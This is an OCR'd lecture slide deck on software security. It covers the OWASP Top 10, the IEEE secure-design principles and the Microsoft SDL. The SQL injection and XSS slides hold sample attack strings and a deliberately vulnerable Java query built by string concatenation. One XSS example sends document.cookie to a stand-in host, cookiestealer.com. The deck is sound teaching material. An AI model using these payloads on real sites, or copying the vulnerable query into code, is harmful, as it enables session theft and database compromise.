Application and Development Security

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sopra steria

1 What is Software Security?

2 Common Bugs and Flaws - OWASP Top 10

3 Development Security – MS SDL, BSIMM and OpenSAMM

NewsBites

Russisk hacker-nettverk prøver seg på digitalt bankran i Norge

Why **software** security?

Software Security is the practice of building software to be secure and to continue to function properly under malicious attack. (Gary McGraw)

Vulnerability → Attack → Incident

Let's try to make make less of these!

The Trinity of Trouble

Connectivity

Complexity

Extensibility

The three pillars of software security


Learning to think like an attacker

To be able to build more secure systems

Photo: Colourbox

No more - «Penetrate & Patch»


Watch out for trust boundaries



A move towards:

Building Security In


Photos: Colourbox


Attack Surface

RISK

Bugs & Flaws

Bug



9/9

0800 Arctan started

1000 " stopped - arctan ✓ { 1.2700 9.037 847 025

9.037 846 795 correct

13" UC (032) MP - MC ~~2.130476915 (-2)~~ 4.615925059(-2)

(033) PRO 2 2.130476915

correct 2.130676915

Relays 6-2 in 033 failed special speed test

In Relay " 11.00 test.

Relays changed

1100 Started Cosine Tape (Sine check)

1525 Started Mult + Adder Test.

1545 Relay #70 Panel F

(moth) in relay.


First actual case of bug being found.

1630 arctangent started.

1700 closed down.

Relay 2145

Relay 3370



Flaw

Browser security update

41
2

45
<1

169
<1

94
13

Source: SANS Ouch!

The Ten Most Critical Web Application Security Risks

OWASP TOP 10 – 2013
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

CSRF

XSS

Command injection

Code injection

Injection attacks

SQL injection

Buffer overflows

Output validation

WAF

Encodings

Regular expressions

The principle of least privilege

Input validation

«All input is evil.» Michael Howard


Injection: why an issue?

- System complexity

- Trust-assumption fails
  - Trust no client
  - Trust no network
  - Do all validation server-side

SQL injection

Hackmageddon.com




SQL injection basics

- Fundamental problem
  - concatenation of untrusted data (raw user input) to trusted data and the whole strings is being sent to the backend database for execution.

- HOW
  - Bypass checks (--)
  - Inject information (;)

- You need to know:
  - Is there a database?
  - What type of database?
  - SQL syntax


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Steps to plan & execute SQLi

1. Survey application
2. Determine user-controllable input susceptibel to injection
3. Experiment and try to exploit SQLi vulnerability

Indicators

- *Negative*: Attacker receives normal response from server.
- *Positive*: Attacker receives an error message from the server indicating that there was a problem with the SQL query.

Why so common?

What can you achieve?

- Bypass authentication
- Privilege escalation
- Stealing information
- Destruction

SQL injection: examples

- Select * from USR where usrname = ‘usr’ and pw=‘pw’;
- Inject:
  sam’;-- and whatever I pw field
- Result:
  Select * from USR where usrname=‘sam’; --’ and pw=‘pw’

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
  + request.getParameter("customerName");

try {
        Statement statement = connection.createStatement( … );
        ResultSet results = statement.executeQuery( query );
}
```

SQL injection: protection

- Prepared statements (?)
- Stored procedures
- Escaping input
  - filter sql syntax characters before submitting to DB
- Whitelisting
- WAF
- Restrict access rights for DB user
  - Principle of least privilege
- Compartmentalize DB

modsecurity
Open Source Web Application Firewall


Common mistake: using one DB user with broad access rights – shared by everyone.

XSS


Cross-site scripting

- Presenting a user with fraudulent web site content
- Scripts entered into the form field or URL of vulnerable site
- One user enters a script that is executed on the computer of another user

Stored XSS



Reflected XSS


Hacker
Victim
Your Web Page
WWW
Infect with script
Visit
Inject script
Do something bad

Cross-site scripting

- **HOW** :
  - When user supplies input data that is echoed to *other* users
  - Form input fields that save data to permanent storage
  - Or URL with CGI parameters

Test form fields: alert/display test

```
<script>alert("XSS warning!")</script>

<script>alert(document.cookie)</script>

<script>
document.write("<img src=http://cookiestealer.com/pix.gif?cookie="+document.cookie")
</script>
```

XSS worms

Cross-site scripting: protection

- Filter out code from user-supplied input data
  - Whitelisting (data that *is* allowed)
- Remove the ability for data to be misinterpreted as code
  - Transform to pure HTML on server before displaying
  - <> => > <


Output validation!

CSRF
(XSRF)

Cross-site request forgery

One-click attack

Session riding




CSRF

- Exploits:
  - Site with authenticated users
  - That doesn't validate the referrer header in a request
- Often combined with:
  - XSS: to inject malicious tag
- Protection:
  - Requiring re-authentication by user on critical transactions
  - Limit session cookie lifetime
  - Don't allow browser to remember credentials
  - Always log out

Command injection

Recommended:
http://www.linuxjournal.com/video/linux-journal-live-horror-stories

Buffer overflow



Top Ten Software Security Design Flaws

and how to avoid them

IEEE CENTER FOR SECURE DESIGN

AVOIDING THE TOP 10 SOFTWARE SECURITY DESIGN FLAWS

Iván Arce, Kathleen Clark-Fisher, Neil Daswani, Jim DelGrosso, Danny Dhillon, Christoph Kern, Tadayoshi Kohno, Carl Landwehr, Gary McGraw, Brook Schoenfield, Margo Seltzer, Diomidis Spinellis, Izar Tarandach, and Jacob West

IEEE IEEE computer society EFF CYBER SECURITY

read on

EARN OR GIVE,
BUT NEVER ASSUME, TRUST

Assume data are compromised

USE AN AUTHENTICATION MECHANISM THAT CANNOT BE BYPASSED OR TAMPERED WITH

- Prevent the user from changing identity without re-authentication, once authenticated.
- Consider the strength of the authentication a user has provided before taking action
- Make use of time outs

AUTHORIZE AFTER YOU AUTHENTICATE

- Authorization depends on a given set of privileges, *and* on the context of the request
- Failing to revoke authorization can result in authenticated users exercising out-of-date authorizations

STRICTLY SEPARATE DATA AND CONTROL INSTRUCTIONS, AND NEVER PROCESS CONTROL INSTRUCTIONS RECEIVED FROM UNTRUSTED SOURCES

Co-mingling data and control instructions in a single entity is bad

DEFINE AN APPROACH THAT ENSURES ALL DATA ARE EXPLICITLY VALIDATED

Use a centralized validation mechanism

Watch out for assumptions about data

Avoid blacklisting, use whitelisting

USE CRYPTOGRAPHY CORRECTLY

Use standard algorithms and libraries

Centralize and re-use

Get help from real experts

Watch out for key management issues

Avoid non-random “randomness”

IDENTIFY SENSITIVE DATA AND HOW THEY SHOULD BE HANDLED

Classify your data into categories

Watch out for trust boundaries

ALWAYS CONSIDER THE USERS

Don’t assume the users care about security


UNDERSTAND HOW INTEGRATING EXTERNAL COMPONENTS CHANGES YOUR ATTACK SURFACE

BE FLEXIBLE WHEN CONSIDERING FUTURE CHANGES TO OBJECTS AND ACTORS

Design for change

Integrating Software Security Into the Development Process

The Trustworthy Computing Security Development Lifecycle



Michael Howard, 2005

Security Development Lifecycle (SDL)

Training	Requirements	Design	Implementation	Verification	Release	Response
1. Core Security Training	2. Establish Security Requirements 3. Create Quality Gates/Bug Bars 4. Perform Security and Privacy Risk Assessments	5. Establish Design Requirements 6. Perform Attack Surface Analysis/ Reduction 7. Use Threat Modeling	8. Use Approved Tools 9. Deprecate Unsafe Functions 10. Perform Static Analysis	11. Perform Dynamic Analysis 12. Perform Fuzz Testing 13. Conduct Attack Surface Review	14. Create an Incident Response Plan 15. Conduct Final Security Review 16. Certify Release and Archive	Execute Incident Response Plan

MS SDL Agile – Every sprint practices

Training	Requirements	Design	Implementation	Verification	Release	Response
1. Core Security Training	2. Establish Security Requirements	5. Establish Design Requirements	8. Use Approved Tools	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	
	3. Create Quality Gates/Bug Bars	6. Perform Attack Surface Analysis/ Reduction	9. Deprecate Unsafe Functions	12. Perform Fuzz Testing	15. Conduct Final Security Review	Execute Incident Response Plan
	4. Perform Security and Privacy Risk Assessments	7. Use Threat Modelling	10. Perform Static Analysis	13. Conduct Attack Surface Review	16. Certify Release and Archive	

